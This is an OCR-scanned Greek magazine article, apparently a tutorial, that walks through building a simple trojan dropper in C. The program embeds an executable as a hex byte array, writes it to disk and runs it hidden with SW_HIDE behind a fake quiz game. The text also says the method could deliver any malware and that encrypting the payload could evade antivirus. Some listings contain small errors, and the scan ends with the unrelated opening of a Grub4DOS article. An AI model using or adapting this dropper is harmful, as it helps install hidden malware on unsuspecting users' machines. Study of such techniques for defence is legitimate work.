Πριν σηκώσουμε τα μανίκια κι αρχίσουμε να γράφουμε κώδικα, πρέπει να λύσουμε ένα ζήτημα: Πώς θα στριμώξουμε ένα ολόκληρο εκτελέσιμο πρόγραμμα μέσα στον πηγαίο κώδικα ενός άλλου προγράμματος; Το hello.exe αποτελεί το προϊόν της μεταγλώττισης του hello.c. Συγκεκριμένα είναι το hello.obj, επαυξημένο με ορισμένες εντολές του λειτουργικού συστήματος οι οποίες φροντίζουν για την εκτέλεσή του (δέσμευση μνήμης, αίτηση για δημιουργία του process κ.ο.κ.). Με λίγα λόγια, το





**Εικόνα 3**
*Αρχικά, αντιγράφουμε ολόκληρο τον κώδικα του εκτελέσιμου hello.exe...*




**Εικόνα 4**
*Τώρα αντιγράφουμε μόνο το 16δικό τμήμα και όχι την αναπαράσταση του σε εκτυπώσιμους χαρακτήρες (printable characters).*

περιεχόμενο του hello.exe σχετίζεται απειροελάχιστα με τον πηγαίο κώδικα. Μπορούμε άραγε να το χρησιμοποιήσουμε ως τμήμα του πηγαίου κώδικα σε κάποιο άλλο πρόγραμμα; Εδώ αρχίζει και αχνοφαίνεται η διαφορά του hacker από έναν απλό προγραμματιστή, που θα δήλωνε με ενθουσιασμό κάτι τέτοιο: «Ξέρω C++! Έκανα 6 μήνες στη σχολή κι έχω φτιάξει και πραγματικά προγράμματα! Πήρα άριστα στις εξετάσεις!». Ο φίλος μας, στο ερώτημά θα απαντούσε κάπως έτσι: «Φυσικά και δεν γίνεται! Άλλο το Code Segment κι άλλο το Data Segment... δεν μπορείς να ανακατέψεις αυτά τα δύο». Ένας πραγματικός hacker, όμως, θα ανταπαντούσε: «Χμ, μήπως μπορείς;»

Όπως είπαμε, το εκτελέσιμο αποτελείται κυρίως από τη δυαδική αναπαράσταση των εντολών μας (από εντολές σε γλώσσα μηχανής). Η λύση στο παραπάνω πρόβλημα είναι να βρούμε έναν τρόπο να μεταφέρουμε αυτές τις εντολές σε κάποιον πίνακα




**Εικόνα 5**
*Αυτοί είναι οι δεκαεξαδικοί αριθμοί που πρέπει να βάλουμε στον πίνακά μας.*

μέσα στον πηγαίο κώδικα, και σε μια δεδομένη στιγμή να τις μεταφέρουμε πάλι στο δίσκο, μέσα σε ένα νέο αρχείο EXE. Η θεωρία μας είναι πολύ ωραία. Αλλά αυτός που κατέχει την ουσία είναι αυτός που υλοποιεί τη θεωρία κι όχι αυτός που την περιγράφει! Πώς θα αντιγράψουμε τον δυαδικό κώδικα του εκτελέσιμου μέσα σε έναν πίνακα του πηγαίου κώδικα; Ε, λοιπόν, αυτό το πρόβλημα θα το λύσει ένας 16δικός editor! Εμείς χρησιμοποιήσαμε το γνωστό Ultraedit (http://www.ultraedit.com). Ο UltraEdit είναι γνωστός στις τάξεις των προγραμματιστών ως ένας απλός text editor. Στην πραγματικότητα όμως έχει πολλές περισσότερες δυνατότητες και λειτουργεί κι ως άριστος Hex Editor! Η μέθοδος που θα ακολουθήσουμε είναι η εξής: Ανοίγουμε το hello.exe σε 16δική μορφή (με τον hex editor) κι αντιγράφουμε όλα τα περιεχόμενα του. Αυτά τα κάνουμε paste μέσα στον πηγαίο κώδικα του transporter.c και συγκεκριμένα μέσα σε ένα character array. Ας δούμε πώς γίνονται όλα αυτά…

Στην εικόνα 3 έχουμε ανοίξει το εκτελέσιμο. Αρχικά κάνουμε Select All [Ctrl+A] κι αντιγράφουμε τον κώδικα στην δεκαεξαδική του μορφή, με την εντολή «Hex Copy Selected View». Αυτή η εντολή θα αντιγράψει και τον κώδικα αλλά *και* την αναπαράσταση του, σε απλό κείμενο. Όπως αντιλαμβάνεστε, όμως, εμείς θέλουμε μόνο τον κώδικα. Για το λόγο αυτό, ανοίγουμε με τον editor ένα νέο αρχείο και κάνουμε Paste αυτά που μόλις αντιγράψαμε (εικόνα 4). Από αυτό το δεύτερο αρχείο αντιγράφουμε μόνο το 16δικό τμήμα και όχι την αναπαράστασή του. Στη συνέχεια ανοίγουμε κι ένα τρίτο αρχείο και κάνουμε πάλι paste (εικόνα 5). Τώρα, μένει ένα βαρετό αλλά πολύ σημαντικό βήμα: Πρέπει να μορφοποιήσουμε αυτούς τους 16δικούς αριθμούς κατά τέτοιον τρόπο, ώστε να μπορούν να εισαχθούν μέσα σε ένα character array. Βασικά, το ζητούμενο είναι να βάλουμε μπροστά από κάθε αριθμό τους χαρακτήρες \x, που στη C++ αποτελούν την ένδειξη ότι ακολουθεί αριθμός στο δεκαεξαδικό. Τέλος, κλείνουμε όλα τα δεδομένα μέσα σε εισαγωγικά, για μα μπορέσουμε να τα δηλώσουμε ως δεδομένα ενός πίνακα. Μετά από όλα αυτά, είμαστε πλέον έτοιμοι να γράψουμε τον κώδικα του transporter, του πρώτου μας Δούρειου Ίππου:

```
// transporter.c
// when you've got a hammer everything starts to look like a nail
// © by thiseas 27/05/2013
///////////////////////////////////////
#include <stdio.h>
#include <windows.h>
char executable[] =
{
"\x4D\x5A\x90\x00\x03\x00\x00\x00\x04\x00\x00\x00\xFF\xFF\x00\x00"
"\xB8\x00\x00\x00\x00\x00\x00\x00\x40\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
...
...
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
};
int main(void)
{
            int i, len1 = sizeof(executable);
            char sName[100], sAns[10];


            FILE *ptr ;
            ptr = fopen(".\\TheDirtyExe.exe", "wb");
```

```
            for (i=0; i<len1-1; i++)
                    fprintf(ptr, "%c",executable[i]);


            fclose(ptr);
            WinExec("TheDirtyExe.exe", SW_SHOW);
            return 0; // Return even a constant value. Respect the
    Operating System!
    }
```

Το πρώτο πράγμα που κάνει το πρόγραμμα είναι να γράφει τα περιεχόμενα ενός πίνακα στο δίσκο. Αυτός ο πίνακας όμως περιέχει τον κώδικα του εκτελέσιμου προγράμματός μας. Προφανώς, αυτό είναι κάτι που δεν γνωρίζει η C++ κι εννοείται ότι της είναι παγερά αδιάφορο! Τα περιεχόμενα του πίνακα γράφονται σε ένα αρχείο που ονομάζεται (όλως τυχαίως) «TheDirtyExe.exe» και το οποίο είναι κατάλληλο για τη φιλοξενία binary data. Αμέσως μετά, το πρόγραμμά μας ενεργοποιεί το εκτελέσιμο που μόλις δημιούργησε, με τη βοήθεια της συνάρτησης WinExec(). Σε αυτήν τη συνάρτηση, δώστε βάση στην παράμετρο SW_SHOW. Αυτή σηματοδοτεί την εκτέλεση του προγράμματος σε ένα ορατό για τον χρήστη παράθυρο. Λέτε να υπάρχει και κάποια άλλη παράμετρος, π.χ., σαν την... SW_HIDE; Αναρωτιόμαστε γιατί, όπως αντιλαμβάνεστε, αν φτιάχναμε έναν πραγματικά ύπουλο Δούρειο Ίππο, δεν θα θέλαμε να γίνεται αντιληπτή η εκτέλεση του κακόβουλου προγράμματος. Και μετά από τα παραπάνω, έφτασε η μεγάλη στιγμή: Μεταγλωττίζουμε και τρέχουμε το transporter (εικόνα 7).

Μόλις εκτελεστεί το πρόγραμμα θα δούμε στην οθόνη μας αυτό που θα βλέπαμε αν εκτελούσαμε το hello.exe. Την ίδια στιγμή στο δίσκο μας θα έχει δημιουργηθεί ένα νέο εκτελέσιμο, με το όνομα TheDirtyExe.exe. Αν συγκρίνετε το μέγεθος του TheDirtyExe.exe με εκείνο του hello.exe θα δείτε ότι είναι ακριβώς ίδια (εικόνα 8) — όπως και το περιεχόμενό τους.





**Εικόνα 6**
*Για την εισαγωγή των αριθμών σε ένα string array, χρειάζεται να αλλάξουμε ελαφρώς τη μορφή τους...*




**Εικόνα 7**
*Μόλις εκτελέσαμε ένα πρόγραμμα, το οποίο δημιουργεί ένα άλλο πρόγραμμα και το εκτελεί!*

Ας επιστρέψουμε τώρα στον κώδικα του transporter. Υπάρχει μια μικρή λεπτομέρεια που δεν αναφέραμε προηγουμένως, η οποία ωστόσο παρουσιάζει ενδιαφέρον. Οι πίνακες στη C++ που περιέχουν strings, τερματίζονται με τον χαρακτήρα null (\0). Ωστόσο, αν εξετάσετε τον πηγαίο κώδικα του transporter, θα παρατηρήσετε ότι το loop που διαβάζει τον πίνακα δεν επαναλαμβάνεται μέχρι να εμφανιστεί ο χαρακτήρας τερματισμού των strings. Το πρόγραμμά μας επαναλαμβάνει το συγκεκριμένο loop τόσες φορές, όσα είναι και τα bytes του προγράμματος που έχουμε κρύψει μέσα στον πίνακα. Με αυτόν τον τρόπο, το πρόγραμμα δεν αντιμετωπίζει κανένα πρόβλημα και δεν σταματά την εκτέλεση του loop πρόωρα, παρόλο που ο πίνακας περιέχει πολλές φορές το χαρακτήρα null. Νομίζουμε ότι αυτή η λεπτομέρεια μοιάζει ασήμαντη, αλλά είναι διδακτική!




**Εικόνα 8**
*Τα hello.exe και TheDirtyExe.exe είναι πανομοιότυπα!*

## Περίπτωση 2: Δοκιμή με πρόγραμμα της Microsoft

Αυτή τη φορά θα προχωρήσουμε ένα βήμα παραπέρα: Ο Δούρειος Ίππος δεν θα μεταφέρει ένα δικό μας πρόγραμμα, αλλά το Notepad.exe της Microsoft. Επιπρόσθετα, το transporter θα εξελιχθεί για να ξεγελά τα θύματά του, υλοποιώντας ένα απλό παιχνίδι ερωτήσεων! Όπως είναι πιθανό να γνωρίζετε, τα παιχνίδια ερωτήσεων του στυλ «Πόσο έξυπνος είστε;», «Πόσο ζηλιάρα είναι η φίλη σας;» κ.ο.κ., είναι ιδιαίτερα δημοφιλή στη νεολαία. Ε, λοιπόν, κάτι παρόμοιο θα φτιάξουμε κι εμείς, μόνο που το δικό μας πρόγραμμα δεν θα περιορίζεται στις ερωτήσεις. Το δικό μας παιχνίδι επιτελεί κι ένα άλλο έργο: Θα δημιουργεί ένα αντίγραφο του notepad.exe και στη συνέχεια θα το εκτελεί. Νομίζουμε ότι πρόκειται για μια ιδιαίτερα κακόβουλη πράξη, ειδικά για όσους μισούν το Notepad ;)

Αρχικά, ακολουθώντας τη μέθοδο που παρουσιάσαμε νωρίτερα, κατασκευάζουμε τον πίνακα με τον κώδικα του notepad.exe και τον τοποθετούμε στον πηγαίο κώδικα του transporter. Ακολουθεί ο κώδικας του εξελιγμένου μας Δούρειου Ίππου:

```
// transporter_notepad.c
// Measuring programming progress by lines of code is like measuring
// aircraft building progress by weight.
// © By thiseas @ now()
////////////////////////////////////////////
#include <stdio.h>
#include <windows.h>
char executable[] =
{
"\x4D\x5A\x90\x00\x03\x00\x00\x00\x04\x00\x00\x00\xFF\xFF\x00\x00"
"\xB8\x00\x00\x00\x00\x00\x00\x00\x40\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xE8\x00\x00\x00"
...
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
};
int main(void)
{
            int i,
                     len1 = sizeof(executable),
            char sName[100], sAns[5];
            FILE *ptr ;
            ptr = fopen(".\\DirtyExe.exe", "wb");
            for (i=0; i<len1-1; i++)
```

```
                    fprintf(ptr, "%c",executable_1[i]);

              fclose(ptr);
              WinExec("DirtyExe.exe", SW_HIDE);
              printf("Hello, what is your name > ");
              scanf("%s", sName);


              printf("Greetz Mr. %s, would you like to play a game [yes/
    no]?",sName);
              scanf("%s", sAns);
              // ...you can add more questions here...

              return 0; // Return even a constant value. Respect the
    Operating System!
    }
```

Μετά την πληκτρολόγηση (ή έστω το copy-paste), μπορούμε να προχωρήσουμε στο compilation (εικόνα 9). Αμάν! Τι έχουμε εδώ; Αυτή τη φορά η μεταγλώττιση απέτυχε — κι εμφανίστηκε το ακόλουθο μήνυμα:

```
transporter_notepad.c(4100): fatal error C1091: compiler limit: string
exceeds 65535 bytes in length
```

Χμ, φαίνεται ότι ο πίνακας με τον κώδικα του notepad.exe είναι αρκετά μεγάλος και ξεπερνά το όριο της C++ (64KB). Για να εξασφαλίσουμε ότι το πρόγραμμά μας θα μεταγλωττιστεί κανονικά, πρέπει να εφαρμόσουμε ένα απλό κολπάκι: Θα «σπάσουμε» τον πίνακα σε δύο υποπίνακες, καθένας από τους οποίους θα είναι μικρότερος από 64Kbytes. Επομένως, ο κώδικας του transporter θα πάρει την ακόλουθη μορφή:





**Εικόνα 9**
*Ωπ! Τι έχουμε εδώ;*

```
// transporter_notepad.c
// Measuring programming progress by lines of code is like measuring
// aircraft building progress by weight.
// © By thiseas @ now()
////////////////////////////////////////////
#include <stdio.h>
#include <windows.h>
char executable_1[] =
{
       "\x4D\x5A\x90\x00\x03\x00\x00\x00\x04\x00\x00\x00\xFF\xFF\x00\x00"
       "\xB8\x00\x00\x00\x00\x00\x00\x00\x40\x00\x00\x00\x00\x00\x00\x00"
       "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
       ...
       "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
       "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
};
char executable_2[] =
       {"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
       "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x05\x00"
       "\x00\x04\x00\x80\x40\x00\x00\x80\x02\x00\x00\x00\x58\x00\x00\x80"
       ...
       "\xBC\xAF\x4B\x7D\xBA\x3D\xD7\x2C\xE3\xF4\xEA\xD1\xF7\x23\xFB\xFD"
       "\x76\xED\x39\xB1\x3C\x3B\xF7\xB8\xAE\x4B\x65\xFA\x2D\xF0\x53\xF2"
       "\xBB\xE0\xC7\x6D\x3E\x8F\xA5\x3E\xF7\x50\x4F\xE4\x14\x54\x93\x0F"
};
char executable_3[] =
{
       "\x54\xC1\x7B\x48\xEA\x8D\x83\x42\x18\xC5\xE9\x3E\x1C\xEA\xF9\x4E"
       "\xE9\x0A\x95\xE5\x1F\x8B\xDE\x00\x17\xFC\x54\x12\x30\x6E\x16\x62"
       "\x73\x13\x97\x7D\x3E\x12\x09\xEF\x3F\x75\x81\xB4\x8B\xCA\x80\xF7"
       ...
       "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
       "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
       "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
};
int main(void)
{
               int i,
```

```
                len1 = sizeof(executable_1),
                len2 = sizeof(executable_2),
                len3 = sizeof(executable_3);
    char sName[100], sAns[5];
    FILE *ptr ;
    ptr = fopen(".\\DirtyExe.exe", "wb");
    for (i=0; i<len1-1; i++)
            fprintf(ptr, "%c",executable_1[i]);
    for (i=0; i<len2-1; i++)
            fprintf(ptr, "%c",executable_2[i]);
    for (i=0; i<len3-1; i++)
            fprintf(ptr, "%c",executable_3[i]);

    fclose(ptr);
    WinExec("DirtyExe.exe", SW_HIDE);
    printf("Hello, what is your name > ");
    scanf("%s", sName);
```




**Εικόνα 10**
*Θέλεις να παίξουμε ένα παιχνίδι; Είναι ήδη αργά...!*

```
                printf("Greetz Mr. %s, would you like to play a game [yes/
no]?",sName);
                scanf("%s", sAns);

                // ...you can add more questions here...

                return 0; // Return even a constant value. Respect the
Operating System!
}
```

Δώστε βάση στον τρόπο που εκτελείται το εκτελέσιμό μας: WinExec(«DirtyExe.exe», SW_HIDE); Τελικά, η παράμετρος SW_HIDE υπάρχει και κάνει ακριβώς αυτό που θέλαμε! Το Dirty.exe (δηλαδή το Notepad) θα τρέξει στα κρυφά κι ο χρήστης δεν θα καταλάβει τίποτα, αφού ο μόνος τρόπος για να διαπιστώσει την εκτέλεση του προγράμματος θα ήταν να τσεκάρει τις διεργασίες του συστήματος (εικόνα 10).

## Εφαρμογές

Το μικρό και απλό Trojan Horse που παρουσιάσαμε, θα μπορούσε να χρησιμοποιηθεί για τη διάδοση οποιουδήποτε malware. Σημειώστε ότι για να πετύχουμε κάτι τέτοιο δεν θα χρειαζόμασταν τον πηγαίο κώδικα του malware, παρά μόνο το εκτελέσιμο! Το γεγονός αυτό αποτελεί μια καλή απάντηση σε όποιον ρωτήσει για ποιο λόγο κάναμε όλη αυτήν την ιστορία, αντί να γράψουμε τον πηγαίο κώδικα του dirty.exe μέσα στον πηγαίο κώδικα του transporter.

Μια άλλη εφαρμογή του transporter είναι στην στεγανογραφία (http://en.wikipedia.org/wiki/Steganography). Με το πρόγραμμα που είδαμε θα μπορούσε κανείς να κρύψει ένα απόρρητο εκτελέσιμο μέσα σε κάποιο άλλο. Όταν θα τρέχαμε το φαινομενικά άσχετο και άχρηστο εκτελέσιμο με κάποια ειδική παράμετρο, τότε θα παίρναμε ξαφνικά ένα αντίγραφο του απόρρητου εκτελέσιμου! Επιπρόσθετα, θα μπορούσαμε να κρυπτογραφήσουμε το εκτελέσιμο πριν το τοποθετήσουμε μέσα στο transporter, ώστε να αποφύγουμε και τα διάφορα αντιβιοτικά. Πώς σας φαίνονται αυτές οι ιδέες;

## Ηθική & συμπεράσματα

Ίσως αναρωτηθείτε αν είναι ηθικό να παρουσιάζουμε οδηγίες και προγράμματα για το πώς θα μπορούσε κανείς να φτιάξει ένα Trojan Horse, για να επιτεθεί σε αθώους χρήστες. Πρέπει να παραδεχτούμε ότι δεν θα ήταν εντελώς αβάσιμος ο προβληματισμός σας! Θα επαναλάβουμε ωστόσο την πάγια απάντηση/θέση που έχουμε σε αντίστοιχους προβληματισμούς: Έστω ότι υπάρχει ένα μέσο επίθεσης (π.χ., ένα μαχαίρι). Υπάρχουν πολλοί τρόποι να προετοιμαστούμε για να προστατευθούμε από μια επίθεση με μαχαίρι! Ένας από αυτούς είναι να προσποιηθούμε ότι δεν υπάρχει (μέθοδος στρουθοκαμήλου). Σε περίπτωση επίθεσης... ο Θεός βοηθός[2]. Ένας άλλος τρόπος είναι να μάθουμε πώς το χρησιμοποιούν οι επιτιθέμενοι, ώστε η άμυνά μας να είναι πιο αποτελεσματική! Εμείς προτιμάμε τον δεύτερο τρόπο, ο οποίος εξάλλου οδηγεί στη γνώση και κατ’ επέκταση στη δύναμη ;)

2. Ίσως τη γλυτώσουμε σχετικά ανώδυνα, αν κάνουμε τα «κέφια» του επιτιθέμενου :/

**Skill:** Intermediate
**Tags:** grub4dos, boot, live, distro, ISO, flash drive



# Για μια χούφτα live διανομές

**Ο δίαυλος USB αποτελεί μια από τις σημαντικότερες εφευρέσεις στον τομέα της διασύνδεσης και τα USB (flash) drives αποδεικνύουν αυτόν τον ισχυρισμό περίτρανα. Από τη στιγμή που όλοι μπορούν να έχουν αρκετά GB χωρητικότητας στο τσεπάκι τους, η μεταφορά ενός live λειτουργικού συστήματος μαζί τους είναι δελεαστική αλλά και ρεαλιστική. Τι θα λέγατε όμως αν θα μπορούσαμε να έχουμε πολλά λειτουργικά συστήματα μαζί μας; Αναρωτιέστε πόσα πολλά; Τόσα όσα χωράει το φλασάκι μας! Πώς θα σας φαινόταν αν μπορούσαμε να διαχειριζόμαστε αυτό το φλασάκι και να προσθαφαιρούμε συστήματα εύκολα, μέσα από ένα μόνο μέρος; Νομίζω πως κάτι τέτοιο θα μπορούσαμε, δικαιωματικά, να πούμε πως λέγεται ευλογία! Ίσως όμως να λέγεται και Grub4DOS...**

by multiPetros



